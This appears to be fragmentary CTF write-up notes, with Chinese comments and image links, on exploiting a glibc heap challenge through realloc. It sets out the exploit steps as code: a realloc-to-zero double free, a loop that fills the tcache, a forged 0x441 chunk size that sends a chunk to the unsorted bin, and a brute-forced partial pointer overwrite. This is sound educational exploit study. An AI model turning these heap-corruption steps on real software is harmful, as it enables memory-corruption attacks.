


AAAA(0x30)
AAAA(0x50)

```
alloc(0, 0x28, "AAAA")
free(0)
alloc(0, 0x48, "AAAA")
free(0)
```


AAAA(0x30)
AAAA(0x50)

```
alloc(0, 0x58, "AAAA")
realloc(0, 0, "")
```




```
alloc(0, 0x58, "AAAA")  
realloc(0, 0, "")
```







```
realloc(0, 0x18, "BBBB")
```







`realloc(0, 0x18, "BBBB")`







free(0)






free(0)






target: double free ~

```
alloc(0, 0x38, "AAAA")
realloc(0, 0, "")
alloc(1, 0x38, "BBBB")
free(0)
realloc(1, 0x38, "B" * 0x10)
free(1)
```








target: double free ~

```

alloc(0, 0x38, "AAAA")
realloc(0, 0, "")
alloc(1, 0x38, "BBBB")
free(0)
realloc(1, 0x38, "B" * 0x10)
free(1)


```






```
for i in range(9):
    alloc(1, 0x68, "AAAA")
    realloc(1, 0x78, "AAAA")
    free(1)
```


PS: 0x80 -- 题目中最大的可释放大小







```
alloc(0, 0x58)
--> ("D" * 0x18) + p64(0x441)
```

PS: 0x441 -- 8个0x80 + 蓝块0x41





```
alloc(1, 0x38, "DDDD")  
realloc(1, 0, "")
```


0x60 →

0x40 →

0x20 →

unsorted ←→







```
realloc(1, 0x38, p16(0x5760))
```


PS: 0x5760 是暴力破解, 每一次可能不一样

